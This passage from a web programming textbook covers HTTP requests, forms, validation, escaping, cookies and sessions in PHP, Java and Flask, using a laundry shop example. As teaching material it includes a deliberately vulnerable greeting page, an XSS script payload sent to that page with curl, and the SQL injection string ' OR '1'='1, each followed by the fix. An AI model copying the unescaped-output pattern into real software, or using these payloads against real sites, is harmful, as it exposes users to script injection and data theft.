    [src] => url
)

=== $_POST ===
Array
(
    [service] => S0005
    [units] => 3
    [name] => Sri Wahyuni
)

=== $_COOKIE ===
Array
(
    [last_service] => S0005
)

=== $_REQUEST (GET and POST together) ===
Array
(
    [src] => url
    [service] => S0005
    [units] => 3
    [name] => Sri Wahyuni
)
```

The query string still fills `$_GET`, the body fills `$_POST`, the cookie fills `$_COOKIE`, and `$_REQUEST` mixes GET and POST, which is exactly why it is ambiguous. In the body, `Sri+Wahyuni` became `Sri Wahyuni`: a form encodes a space as `+` and other unsafe characters as `%` and two hex digits, and PHP undoes all of it before your code runs.

3.17.3 The same request in Java and Flask

The JDK's server gives you the raw request and nothing more. The query string, the body and the `Cookie` header must be parsed by your own code, so the Java track writes those parsers once, in **Listing 3.17**, together with the escaping, cookie, redirect and session helpers that later sections use. Read it now for `parse`, `query`, `form`, `cookies` and `h`; the session part is explained in Section 3.20.

Listing 3.17 `Web.java`: what PHP hands you for free, written out once. Every page of the Java track uses it.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.io.OutputStream;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.HexFormat;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;

/** Web.java — what PHP hands you for free, written out once: the request's fields,
 *  escaping, cookies, redirects and sessions. Every page of the Java track uses it. */
final class Web {
    private Web() {}

    /** "service=S0001&units=4" -> {service=S0001, units=4}. The first of a repeated name
wins. */
    static Map<String, String> parse(String s) {
        Map<String, String> m = new LinkedHashMap<>();
        if (s == null || s.isEmpty()) {
            return m;
        }
        for (String pair : s.split("&")) {
            int eq = pair.indexOf('=');
            String k = URLDecoder.decode(eq < 0 ? pair : pair.substring(0, eq),
StandardCharsets.UTF_8);
            String v = eq < 0 ? "" : URLDecoder.decode(pair.substring(eq + 1),
StandardCharsets.UTF_8);
            m.putIfAbsent(k, v);
        }
        return m;
    }

    /** The query string: PHP's $_GET. */
    static Map<String, String> query(HttpExchange ex) {
        return parse(ex.getRequestURI().getRawQuery());
    }

    /** The body of a POSTed form: PHP's $_POST. The body can be read only once. */
    static Map<String, String> form(HttpExchange ex) throws IOException {
        if (!"POST".equals(ex.getRequestMethod())) {
            return new LinkedHashMap<>();
        }
        byte[] body = ex.getRequestBody().readNBytes(64 * 1024);   // never read more than
64 KB
        return parse(new String(body, StandardCharsets.UTF_8));
    }
```

Listing 3.17 (Continued) *Web.java: what PHP hands you for free, written out once. Every page of the Java track uses it.*

```
    /** The Cookie header: PHP's $_COOKIE. */
    static Map<String, String> cookies(HttpExchange ex) {

"csrf").getBytes(StandardCharsets.UTF_8));
    }
}
```

Listing 3.18 uses it to print the same request.

Listing 3.18 `RequestEcho.java`: `09_superglobals.php` in Java.

```
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;

/** RequestEcho.java — what the browser actually sent, as plain text: 09_superglobals.php
in Java. */
public class RequestEcho {
    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", ex -> {
            StringBuilder out = new StringBuilder();
            out.append("=== the request ===\n");
            out.append(String.format("%-16s %s%n", "method", ex.getRequestMethod()));
            out.append(String.format("%-16s %s%n", "uri", ex.getRequestURI()));
            out.append(String.format("%-16s %s%n", "query",
ex.getRequestURI().getRawQuery()));
            out.append(String.format("%-16s %s%n", "protocol", ex.getProtocol()));
            out.append(String.format("%-16s %s%n", "User-Agent",
ex.getRequestHeaders().getFirst("User-Agent")));
            out.append(String.format("%-16s %s%n", "remote address",
ex.getRemoteAddress().getAddress().getHostAddress()));
            out.append("\n=== query (PHP: $_GET)
===\n").append(Web.query(ex)).append('\n');
            out.append("\n=== form (PHP: $_POST) ===\n").append(Web.form(ex)).append('\n');
            out.append("\n=== cookies (PHP: $_COOKIE)
===\n").append(Web.cookies(ex)).append('\n');
            Web.send(ex, 200, "text/plain; charset=utf-8", out.toString());
        });
        server.start();
        System.out.println("Listening on http://127.0.0.1:8090/  (Ctrl+C stops it)");
    }
}
```

Listing 3.19 is the Flask version; `request.args`, `request.form` and `request.cookies` are already parsed.

Listing 3.19 `request_echo.py`: `09_superglobals.php` in Flask.

```
"""request_echo.py — what the browser actually sent, as plain text: 09_superglobals.php in
Flask."""
from flask import Flask, request

app = Flask(__name__)

@app.route("/", defaults={"path": ""}, methods=["GET", "POST"])
@app.route("/<path:path>", methods=["GET", "POST"])
def echo(path):
    lines = ["=== the request ==="]
    lines.append(f"{'method':16} {request.method}")
    lines.append(f"{'uri':16} {request.full_path.rstrip('?')}")
    lines.append(f"{'query':16} {request.query_string.decode()}")
    lines.append(f"{'protocol':16} {request.environ.get('SERVER_PROTOCOL')}")
    lines.append(f"{'User-Agent':16} {request.headers.get('User-Agent')}")
    lines.append(f"{'remote address':16} {request.remote_addr}")
    lines.append("\n=== request.args (PHP: $_GET) ===")
    lines.append(str(request.args.to_dict()))
    lines.append("\n=== request.form (PHP: $_POST) ===")
    lines.append(str(request.form.to_dict()))
    lines.append("\n=== request.cookies (PHP: $_COOKIE) ===")
    lines.append(str(request.cookies.to_dict()))
    return "\n".join(lines) + "\n", 200, {"Content-Type": "text/plain; charset=utf-8"}

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Given the same POST, Java printed the first block and Flask the second:

```
=== the request ===
method           POST
uri              /contact?src=url
query            src=url
protocol         HTTP/1.1
User-Agent       curl-demo/1.0
remote address   127.0.0.1

=== query (PHP: $_GET) ===
{src=url}

=== form (PHP: $_POST) ===
{service=S0005, units=3, name=Sri Wahyuni}

=== cookies (PHP: $_COOKIE) ===
{last_service=S0005}
=== the request ===
method           POST
uri              /contact?src=url
query            src=url
protocol         HTTP/1.1
User-Agent       curl-demo/1.0
remote address   127.0.0.1

=== request.args (PHP: $_GET) ===
{'src': 'url'}

=== request.form (PHP: $_POST) ===
{'service': 'S0005', 'units': '3', 'name': 'Sri Wahyuni'}

=== request.cookies (PHP: $_COOKIE) ===
{'last_service': 'S0005'}
```

Three programs, one request, the same four facts: the method, the query, the form and the cookie.

3.17.4 The method, and GET or POST

`$_SERVER` describes the request rather than its data. `REQUEST_METHOD` is `"GET"` or `"POST"`, and it shapes every form page in this chapter, because one file serves both the empty form and the submitted one:

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // the visitor submitted the form: check it and act
} else {
    // first visit: draw the empty form
}
```

Java asks `ex.getRequestMethod()` and Flask `request.method`. Every `HTTP_*` key of `$_SERVER` is a header the client chose to send, and can say anything.

Both methods carry data from browser to server. **Table 3.13** lays out the difference.

Table 3.13 GET against POST. The deciding question is not "is it secret" but "does sending it twice do something twice".

	GET	POST
Data travels in	the URL	the request body
Visible in the address bar, history, server logs	yes	no
Can be bookmarked or shared	yes	no
Size	limited in practice to a few thousand characters	effectively unlimited
Can send files	no	yes, with `enctype="multipart/form-data"`
Safe to repeat	should be	should not be
Use it for	searches, filters, page numbers, calculations	creating, changing, deleting, logging in, logging out

The last row is the real rule, and HTTP defines it that way [4]: a GET *asks*, a POST *does*. Refreshing a price calculation must be harmless, so the calculator of Section 3.18 uses GET; sending a message must not happen twice, so the contact form of Section 3.20 uses POST. And POST is **not** encrypted: the data rides in the body instead of the URL, but crosses the network as plain text. Only HTTPS encrypts.

3.18 Forms, and the Price Calculator

3.18.1 The parts of a form

Every form in this book has four parts. **The `<form>` tag** wraps the fields; a page may hold several forms, and each submission sends exactly one, the one whose button was pressed. **The `action` attribute** names the page that will process it, or is empty, `action=""`, meaning *this same page*; this chapter keeps each form and its handler in one file, which keeps redisplaying with errors simple. **The `method` attribute** says `get` or `post` (**Table 3.13**); left out, it defaults to GET. **The submit button** triggers the submission. The fields are the controls of Chapter 2: text, password, radio button, checkbox, combo box (`<select>`) and text area.

> **KEY INSIGHT.** The `name` attribute of a field becomes the key in `$_GET` or `$_POST`. `<input name="units">` arrives as `$_GET['units']`, in Java as `Web.query(ex).get("units")`, in Flask as `request.args["units"]`. No `name`, no key: the field is not sent at all. The `id` attribute has nothing to do with it; `id` is for CSS and `<label>`.

Each control sends something slightly different. **Text, password and textarea** always send their contents, even when empty, so the key exists and it is the *value* you must test. **Select** sends the `value` of the chosen `<option>`. **Radio buttons** sharing a name send the chosen value, and **nothing at all** if none is chosen. **Checkboxes** send their value when ticked and **nothing** when not; there is no `false`, so a checkbox is read with `isset($_POST['x'])`, `form.containsKey("x")` or `"x" in request.form`. And a name ending in brackets, `name="extras[]"`, makes PHP deliver an **array**, which is why `field()` below refuses anything that is not a string.

3.18.2 The shared helpers

Listing 3.20 holds the three helpers every page uses and the two validators of the Laundry forms. `field()` reads one value safely, `h()` escapes for HTML, and `whole()` accepts a whole number and nothing else. The validators are discussed in Section 3.19.

Listing 3.20 `lib/validate.php`: reading, escaping, and the two validators. Each validator returns two arrays: the values that passed, and one message per field that did not.

```php
<?php
// lib/validate.php — read the request safely, and never trust it.
//   VALIDATE = decide whether a value is acceptable at all; refuse it if not.
//   ESCAPE   = make an accepted value safe for one destination (here: HTML).

/** One field of $_GET, $_POST or $_COOKIE, always a trimmed string ('' if absent). */
function field(array $src, string $key): string {
    $v = $src[$key] ?? '';
    return is_string($v) ? trim($v) : '';     // "name[]=x" arrives as an array: refuse it
}

/** Escape for HTML text and attribute values. Use it on EVERY value you print. */
function h(?string $s): string {
    return htmlspecialchars((string) $s, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
}

/** A whole number from $min to $max, or null. "4" passes; "4.5", "-2", "abc" do not. */
function whole(string $s, int $min, int $max): ?int {
    if (!preg_match('/^\d{1,9}$/', $s)) {
        return null;
    }
    $n = (int) $s;
    return ($n >= $min && $n <= $max) ? $n : null;
}

/** The price calculator: a service id and a quantity. Returns [$clean, $errors]. */
function validateCalculation(array $in): array {
    $clean = [];
    $errors = [];

    $service = field($in, 'service');
    if (!array_key_exists($service, SERVICES)) {        // an allowlist: only ids we know
        $errors['service'] = 'Choose one of the services on the list.';
    } else {
        $clean['service'] = $service;
    }

    $units = whole(field($in, 'units'), 1, 999);
    if ($units === null) {
        $errors['units'] = 'Enter a whole number from 1 to 999; round kg up.';
    } else {
        $clean['units'] = $units;
    }
    return [$clean, $errors];
}
```

Listing 3.20 (Continued) *lib/validate.php: reading, escaping, and the two validators. Each validator returns two arrays: the values that passed, and one message per field that did not.*

```
/** The contact form. Returns [$clean, $errors]; $clean holds only what passed. */
function validateContact(array $in): array {
    $clean = [];
    $errors = [];

    $name = field($in, 'name');
    if ($name === '' || mb_strlen($name) > 50) {
        $errors['name'] = 'Enter your name (1 to 50 characters).';
    } elseif (!preg_match("/^[\p{L}\p{M}'. -]+$/u", $name)) {
        $errors['name'] = 'Use letters, spaces, apostrophes, dots and hyphens only.';
    } else {
        $clean['name'] = $name;
    }

    $digits = preg_replace('/[\s-]+/', '', field($in, 'phone'));   // clean first ...
    if (!preg_match('/^\d{8,15}$/', $digits)) {                     // ... then judge
        $errors['phone'] = 'Enter a phone number with 8 to 15 digits (spaces and dashes are
allowed).';
    } else {
        $clean['phone'] = $digits;
    }

    $outlet = field($in, 'outlet');
    if (!array_key_exists($outlet, OUTLETS)) {
        $errors['outlet'] = 'Choose one of our three outlets.';
    } else {
        $clean['outlet'] = $outlet;
    }

    $message = field($in, 'message');
    if ($message === '' || mb_strlen($message) > 500) {
        $errors['message'] = 'Write a message of 1 to 500 characters.';
    } else {
        $clean['message'] = $message;
    }
    return [$clean, $errors];
}
```

Listing 3.21 writes the top and bottom of every page once. Inside a function, `?>` switches back to HTML and `<?php` returns to code, so the page skeleton stays readable HTML.

Listing 3.21 `lib/layout.php`: the common page frame. Every value in it goes through `h()`.

```php
<?php
// lib/layout.php — the top and the bottom of every page, written once.

function pageStart(string $title): void {
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title><?= h($title) ?> - <?= h(SHOP_NAME) ?></title>
<link rel="stylesheet" href="style.css">
</head>
<body>
<header><strong><?= h(SHOP_NAME) ?></strong>
<nav><a href="index.php">Home</a> <a href="calculator.php">Prices</a> <a
href="contact.php">Contact</a> <a href="messages.php">Staff</a></nav>
</header>
<main>
<h1><?= h($title) ?></h1>
<?php
}

function pageEnd(): void {
    echo "</main>\n<footer>Profitina Laundry, Surabaya</footer>\n</body>\n</html>\n";
}
```

3.18.3 The calculator

A customer at the counter asks, “How much for three suits?” Working out a price changes nothing on the server, so by **Table 3.13** the form uses **GET**, and the answer can be bookmarked or shared. **Listing 3.22** is the whole page.

Listing 3.22 `calculator.php`: the price calculator. Logic at the top, not one byte of HTML before `pageStart()`, then the template.

```php
<?php
declare(strict_types=1);
// calculator.php — the price calculator. Working out a price only ASKS, so the form uses
GET.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/money.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/layout.php';

$result = null;
$errors = [];
$old = [
    'service' => field($_COOKIE, 'last_service'),     // remembered from the last visit, if
any
    'units'   => '',
];

if (isset($_GET['service'])) {                        // the form was submitted
    $old = ['service' => field($_GET, 'service'), 'units' => field($_GET, 'units')];
    [$clean, $errors] = validateCalculation($_GET);
    if (!$errors) {
        $s = SERVICES[$clean['service']];
        $result = [
            'description' => $s['description'],
            'units'       => $clean['units'],
            'unit'        => unitName($s['description'], $clean['units']),
            'price'       => $s['price'],
            'total'       => price($s['price'], $clean['units']),
        ];
        // Remember the service for 30 days. A cookie is a header: send it before any
output.
        setcookie('last_service', $clean['service'], [
            'expires'  => time() + 30 * 24 * 3600,
            'path'     => '/',
            'httponly' => true,
            'samesite' => 'Lax',
        ]);
    }
}
```

Listing 3.22 (Continued) *calculator.php: the price calculator. Logic at the top, not one byte of HTML before pageStart(), then the template.*

```
pageStart('Price calculator');
?>
<form method="get" action="">
  <label for="service">Service</label>
  <select id="service" name="service">
    <option value="">- choose -</option>
<?php foreach (SERVICES as $id => $s): ?>
    <option value="<?= h($id) ?>"<?= $id === $old['service'] ? ' selected' : '' ?>><?=
h($s['description']) ?>, <?= h(rupiah($s['price'])) ?></option>
<?php endforeach; ?>
  </select>
<?php if (isset($errors['service'])): ?>
  <p class="err">><?= h($errors['service']) ?></p>
<?php endif; ?>
  <label for="units">Quantity (kg, items or pairs)</label>
  <input id="units" name="units" value="<?= h($old['units']) ?>" inputmode="numeric">
<?php if (isset($errors['units'])): ?>
  <p class="err">><?= h($errors['units']) ?></p>
<?php endif; ?>
  <button type="submit">Calculate</button>
</form>
<?php if ($result): ?>
<p class="result">><?= h($result['description']) ?>: <?= $result['units'] ?> <?=
h($result['unit']) ?> x <?= h(rupiah($result['price'])) ?> = <strong><?=
h(rupiah($result['total'])) ?></strong></p>
<?php endif; ?>
<?php pageEnd();
```

The page follows a shape you will use for years: **read, validate, redisplay**. If the form was not submitted, draw it, pre-selecting the service remembered in a cookie (Section 3.20; `$_COOKIE` is read like `$_GET`). If it was, copy the input into `$old` so the form can be redrawn with it, validate, and either show a message under each bad field or show the price. Copying into `$old` is the step beginners leave out, which is why so many forms empty themselves after one mistake. Note too that the price list comes from `SERVICES` and never from the request: the visitor chooses *which* service, and the server decides what it costs.

With `php -S` running in the `php` folder, three real requests. A valid one, showing the header that sets the cookie, the pre-selected option and the result:

```
curl -s -i "http://127.0.0.1:8080/calculator.php?service=S0005&units=3" \
  | grep -iE '^HTTP|^Set-Cookie|class="result"|selected'
```

```
HTTP/1.1 200 OK
Set-Cookie: last_service=S0005; expires=Fri, 23 Oct 2026 11:48:48 GMT; Max-Age=2592000;
path=/; HttpOnly; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
```

Rp 195.000 is the figure worked by hand in Section 3.16. Four kilograms of wash, dry and fold:

```
<p class="result">Wash, dry &amp; fold (per kg): 4 kg x Rp 8.000 = <strong>Rp
32.000</strong></p>
```

The `&` of the description arrived as `&`, because `h()` escaped it; the browser draws it as `&`. And an unknown service with a fractional weight:

```
curl -s "http://127.0.0.1:8080/calculator.php?service=S0099&units=3.5" | grep -E
'class="err"|value="3.5"'
```

```
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

`S0099` is not in the list, and `3.5` is not a whole number; the visitor's `3.5` is still in the box, so they can correct it rather than retype it.

3.18.4 The calculator in Java

The Java track keeps the shop's data and rules in one class, **Listing 3.23**: `lib/services.php`, `lib/money.php` and the validators of **Listing 3.20** together. A Java `record` is a small class that only holds values, here a service's description and price.

Listing 3.23 `Shop.java`: the price list, the outlets and the rules, with the same messages as the PHP version.

```
import java.util.LinkedHashMap;
import java.util.Locale;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Shop.java — the price list, the outlets and the rules of Profitina Laundry:
 *  lib/services.php, lib/money.php and the validators of lib/validate.php in one class. */
final class Shop {
    private Shop() {}

    record Service(String description, int price) {}

    /** Two maps, like PHP's [$clean, $errors]: what passed, and one message per failure.
*/
    record Checked(Map<String, String> clean, Map<String, String> errors) {}

    static final String SHOP_NAME = "Profitina Laundry";
    static final Map<String, Service> SERVICES = new LinkedHashMap<>();
    static final Map<String, String> OUTLETS = new LinkedHashMap<>();

    static {
        SERVICES.put("S0001", new Service("Wash, dry & fold (per kg)", 8000));
        SERVICES.put("S0002", new Service("Express wash & fold, 1 day (per kg)", 12000));
        SERVICES.put("S0003", new Service("Ironing only (per kg)", 6000));

    }
}
```

Compiled with `javac *.java` and started with `java LaundrySite`, it answered the same three requests with the same lines:

```
HTTP/1.1 200 OK
Set-cookie: last_service=S0005; Max-Age=2592000; Path=/; HttpOnly; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

The JDK writes header names as `Set-cookie`; header names are case insensitive, so browsers treat it exactly like `Set-Cookie`.

3.18.5 The calculator in Flask

Listing 3.25 is the Python twin of `Shop.java`. One detail differs on purpose: Python's `\d` matches digits of every script, including Arabic-Indic ٤, so `whole()` says `[0-9]` (Exercise 3.20 shows the difference).

Listing 3.25 `shop.py`: the price list, the outlets and the rules in Python.

```python
"""shop.py — the price list, the outlets and the rules of Profitina Laundry:
lib/services.php, lib/money.php and the validators of lib/validate.php in one module."""
import re
import unicodedata

SHOP_NAME = "Profitina Laundry"

```

Flask builds the HTML from **templates**, files of HTML with holes, much as PHP does. **Listing 3.27** is the frame and **Listing 3.28** the calculator. `{{ … }}` prints a value, `{% … %}` is a statement, and a child template fills the `content` block of the layout.

Listing 3.27 `templates/layout.html`: the page frame in Jinja, Flask's template language.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} - {{ shop_name }}</title>
<link rel="stylesheet" href="{{ url_for('static', filename='style.css') }}">
</head>
<body>
<header><strong>{{ shop_name }}</strong>
<nav><a href="/">Home</a> <a href="/calculator">Prices</a> <a href="/contact">Contact</a>
<a href="/messages">Staff</a></nav>
</header>
<main>
<h1>{{ title }}</h1>
{% block content %}{% endblock %}
</main>
<footer>Profitina Laundry, Surabaya</footer>
</body>
</html>
```

Listing 3.28 `templates/calculator.html`: the calculator form and its result.

```
{% extends "layout.html" %}{% set title = "Price calculator" %}
{% block content -%}
{# Every {{ ... }} below is escaped automatically: Jinja calls escape() for us. #}
<form method="get" action="">
  <label for="service">Service</label>
  <select id="service" name="service">
    <option value="">- choose -</option>
{% for id, s in services.items() %}    <option value="{{ id }}"{{ " selected" if id ==
old.service }}>{{ s.description }}, {{ rupiah(s.price) }}</option>
{% endfor %}  </select>
{% if errors.service %}  <p class="err">{{ errors.service }}</p>
{% endif %}  <label for="units">Quantity (kg, items or pairs)</label>
  <input id="units" name="units" value="{{ old.units }}" inputmode="numeric">
{% if errors.units %}  <p class="err">{{ errors.units }}</p>
{% endif %}  <button type="submit">Calculate</button>
</form>
{% if result %}<p class="result">{{ result.description }}: {{ result.units }} {{
result.unit }} x {{ rupiah(result.price) }} = <strong>{{ rupiah(result.total)
}}</strong></p>
{% endif %}
{%- endblock %}
```

There is no `h()` anywhere in the two templates, and yet the output is escaped: Jinja **escapes every `{{ … }}` automatically** in a `.html` template. Started with `python app.py`:

```
HTTP/1.1 200 OK
Set-Cookie: last_service=S0005; Expires=Fri, 23 Oct 2026 11:48:51 GMT; Max-Age=2592000;
HttpOnly; Path=/; SameSite=Lax
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
<p class="result">Dry cleaning - suit 2 pieces (per item): 3 items x Rp 65.000 = <strong>Rp
195.000</strong></p>
  <p class="err">Choose one of the services on the list.</p>
  <input id="units" name="units" value="3.5" inputmode="numeric">
  <p class="err">Enter a whole number from 1 to 999; round kg up.</p>
```

Three languages, one answer: Rp 195.000.

3.19 Validation and Escaping

This is the most important section of the chapter.

3.19.1 The hole, demonstrated

Listing 3.29 is a page with one job: greet the visitor by name.

Listing 3.29 `unsafe.php`, deliberately broken. It works for every visitor who behaves, which is what makes it dangerous.

```
<?php
// unsafe.php — DELIBERATELY BROKEN. This is the counter-example in the book.
// It echoes whatever arrives without checking or escaping anything.
// NEVER write a page like this. Run it once, see the hole, then close it.
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Unsafe greeting</title></head>
<body>
<p>Hello, <?php echo $_GET['name'] ?? 'stranger'; ?>!</p>
</body></html>
```

Asked for `unsafe.php?name=Sri`, it answers:

```
<p>Hello, Sri!</p>
```

Now send a name that is not a name:

```
curl -s -G --data-urlencode 'name=<script>alert("stolen")</script>'
http://127.0.0.1:8080/unsafe.php
```

```
<p>Hello, <script>alert("stolen")</script>!</p>
```

The visitor supplied text; the program treated it as **content**; the browser treated it as **code**, because in HTML `<script>` is code. This is **cross-site scripting**, XSS. The injected script can do anything the page can do: read what the page shows, rewrite it to show a fake login box, submit forms as the visitor. Store the same text and show it to others, as the staff page of Section 3.21 shows messages, and every reader runs it.

3.19.2 The repair

Listing 3.30 is the same page with one function added.

Listing 3.30 `safe.php`: the only change is `h(…)` around the value.

```php
<?php
// safe.php — the same page, one function away from being correct.
require_once __DIR__ . '/lib/validate.php';
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Safe greeting</title></head>
<body>
<p>Hello, <?= h($_GET['name'] ?? 'stranger') ?>!</p>
</body></html>
```

The identical attack now produces:

```
<p>Hello, &lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;!</p>
```

`htmlspecialchars()` turns `&` into `&`, `<` into `<`, `>` into `>`, `"` into `"` and `'` into `'`. Those five characters are the whole mechanism by which text becomes markup, so neutralizing them makes text stay text. `ENT_QUOTES` matters inside an attribute such as `value="…"`, where an unescaped quote would end the attribute early. Java's `Web.h()` does the same five replacements by hand, and Jinja does them for every `{{ … }}`, spelling `"` as `"`, which the browser reads identically.

> **KEY INSIGHT.** Escape on **output**, at the moment of printing, for the destination you print into. Not on input, not once at the top of the page, not "when it looks dangerous". Every value that came from outside the program gets `h()` on its way into the page. If you find yourself deciding case by case, you have already lost; write `h()` every time and stop thinking about it. Flask's templates make this the default, which is the strongest argument for templates.

3.19.3 Validation is not escaping

The two words are often used as if they meant the same thing. They do not.

> **DEFINITION. Validation** decides whether a value is acceptable *at all*, and refuses it if not. **Escaping** (sometimes loosely called sanitization) makes an accepted value safe for *one particular destination*: an HTML page, an SQL query, a shell command, a URL.

You need both, at different moments. Validation happens once, when the data arrives. Escaping happens every time the data leaves, and *depends on where it is going*, as **Table 3.14** shows.

Table 3.14 One escaping rule per destination. The wrong one is the same as none: `htmlspecialchars()` does nothing to protect an SQL query.

Destination	PHP	Java	Python	Chapter
HTML text or attribute	`htmlspecialchars()` with `ENT_QUOTES`	`Web.h()`	Jinja `{{ }}`, `html.escape()`	this one
A URL or query string	`urlencode()`	`URLEncoder.encode()`	`urllib.parse.quote()`	this one
An SQL query	a **prepared statement**	`PreparedStatement`	`?` placeholders	5
JavaScript	`json_encode()`	a JSON library	`json.dumps()`	later

The SQL equivalent of **Listing 3.29** is a query built by gluing strings: `"SELECT * FROM Customer WHERE name = '" . $_POST['name'] . "'"`. Feed it the name `' OR '1'='1` and the query stops meaning what you wrote. That is **SQL injection**, and Chapter 5 gives the answer, a prepared statement, in which the data never becomes part of the query text. The structural point is the same as for XSS: *data was allowed to become code*. Every injection flaw is that one sentence, and it sits at the top of the OWASP Top 10 [5].

3.19.4 The contact validator

`validateContact()` in **Listing 3.20** checks the contact form of Section 3.20, and Java's `Shop.validateContact()` and Python's `shop.validate_contact()` are line-for-line translations. Six decisions in it generalize to every form you will write.

1. **The rest of the program uses only `$clean`.** A value that did not pass is not in it, so it cannot be used by accident.
2. **It collects every error**, so a visitor with three mistakes hears about three.
3. **The outlet is checked against the list itself.** This **allowlist** refuses anything not on the list, with no need to imagine what an attacker might send; allowlists beat blocklists.
4. **The phone is cleaned, then judged**: spaces and dashes go, then the digits must match `^\d{8,15}$`, the finished application's own rule.
5. **Lengths count characters**, not bytes: `mb_strlen()`, Java's `codePointCount()`, Python's `len()`.
6. **The name allows letters of every alphabet** (`\p{L}\p{M}`) and `'`, `.`, `-` and space. Refusing `<` and `"` is not *why* the page is safe (escaping is), but it is a second wall.

> **WARNING.** Validation in the browser is not validation. HTML's `required`, `type="email"` and `maxlength`, and every line of JavaScript, improve the *experience* of an honest visitor. They protect nothing, because a request does not have to come from your form: every `curl` command in this chapter bypassed the form entirely. Browser checks are a courtesy; server checks are the fence.

Six design decisions, two walls. When the script tag of **Listing 3.29** is sent as a *name* to the real contact form, both fire independently:

```
  <input id="name" name="name"
value="&lt;script&gt;alert(&quot;stolen&quot;)&lt;/script&gt;">
  <p class="err">Use letters, spaces, apostrophes, dots and hyphens only.</p>
```

Validation refused the value, and escaping made the redisplayed copy harmless. Either alone would have been enough; having both is the point. This habit, arranging things so that no single mistake is fatal, is called **defense in depth**. The OWASP cheat sheet on cross-site scripting [6] is the reference to keep beside you.

3.20 Cookies and Sessions

3.20.1 A protocol with no memory

HTTP is **stateless**: each request stands alone, and PHP forgets every variable when a page ends. Yet a shop needs memory: the calculator should remember last week's service, the contact form should thank the visitor on the page *after* the one that saved the message, and a staff member who logged in should stay logged in. Two mechanisms provide it, the second built on the first.

3.20.2 Cookies

A **cookie** is a small named value that the server asks the browser to keep and send back. The server asks with a response header; the browser obeys on every later request to the same site, in a request header [7]:

```
response:  Set-Cookie: last_service=S0005; Max-Age=2592000; Path=/; HttpOnly;
SameSite=Lax
requests:  Cookie: last_service=S0005
```

That is the whole mechanism, and the calculator of Section 3.18 used it. The next visit, with no query string, came back with the service already selected:

```
curl -s -b 'last_service=S0005' http://127.0.0.1:8080/calculator.php | grep selected
```

```
    <option value="S0005" selected>Dry cleaning - suit 2 pieces (per item), Rp
65.000</option>
```

`Max-Age` is the lifetime in seconds, $30 \times 24 \times 3600 = 2{,}592{,}000$; without it the cookie dies with the browser. `Path=/` covers the whole site. `HttpOnly` hides it from page scripts. `SameSite=Lax` keeps it off forms posted from *another* site. On HTTPS add `Secure`. `setcookie()` in PHP, `Web.setCookie()` in Java and `response.set_cookie()` in Flask write the same header.

Two rules follow from "a cookie is a header". **It must be sent before any output**, because headers travel before the body; print one byte first and PHP answers "headers already sent" (Section 3.23). And **a cookie is visitor input like any other**: the browser stores it, the visitor can edit it, and it comes back in `$_COOKIE` as untrusted as `$_GET`. The calculator only compares it with the service ids, and it is escaped wherever it is printed.

3.20.3 Sessions

A cookie holds a few bytes, on the visitor's machine, where the visitor can change it. A login cannot live there. A **session** keeps the data on the **server** and gives the browser only a long random **session id** in a cookie. **Figure 3.30** follows the contact form through one session.



Figure 3.30 A session, step by step. The browser holds only the id `PHPSESSID`; the data lives on the server. Steps 3 to 6 are also the post/redirect/get pattern of Section 3.20.5.

In PHP, `session_start()` does all of it. It reads the `PHPSESSID` cookie; if there is none, it invents a new random id and sends it with `Set-Cookie`. It loads that session's data into `$_SESSION`, which your code reads and writes like any array, and when the page ends it saves the array again. **Table 3.15** contrasts the two mechanisms.

Table 3.15 Cookies against sessions. A session is built on a cookie, but only the id travels.

	Cookie	Session
The data lives	in the browser	on the server
The browser holds	the data itself	only a random id
The visitor can read or change it	yes	no (only the id)
Size	about 4 KB	as much as the server allows
Lifetime	`Max-Age`, or until the browser closes	until it expires or is destroyed
Use it for	preferences: last service, language	who is logged in, form tokens, one-time messages
PHP / Java / Flask	`$_COOKIE`, `setcookie()` / `Web.cookies()`, `Web.setCookie()` / `request.cookies`, `set_cookie()`	`$_SESSION` / `Web.session()` / `session`

Listing 3.31 gathers the session helpers of the PHP track.

Listing 3.31 `lib/session.php`: starting the session safely, the form token, and the one-time message.

```php
<?php
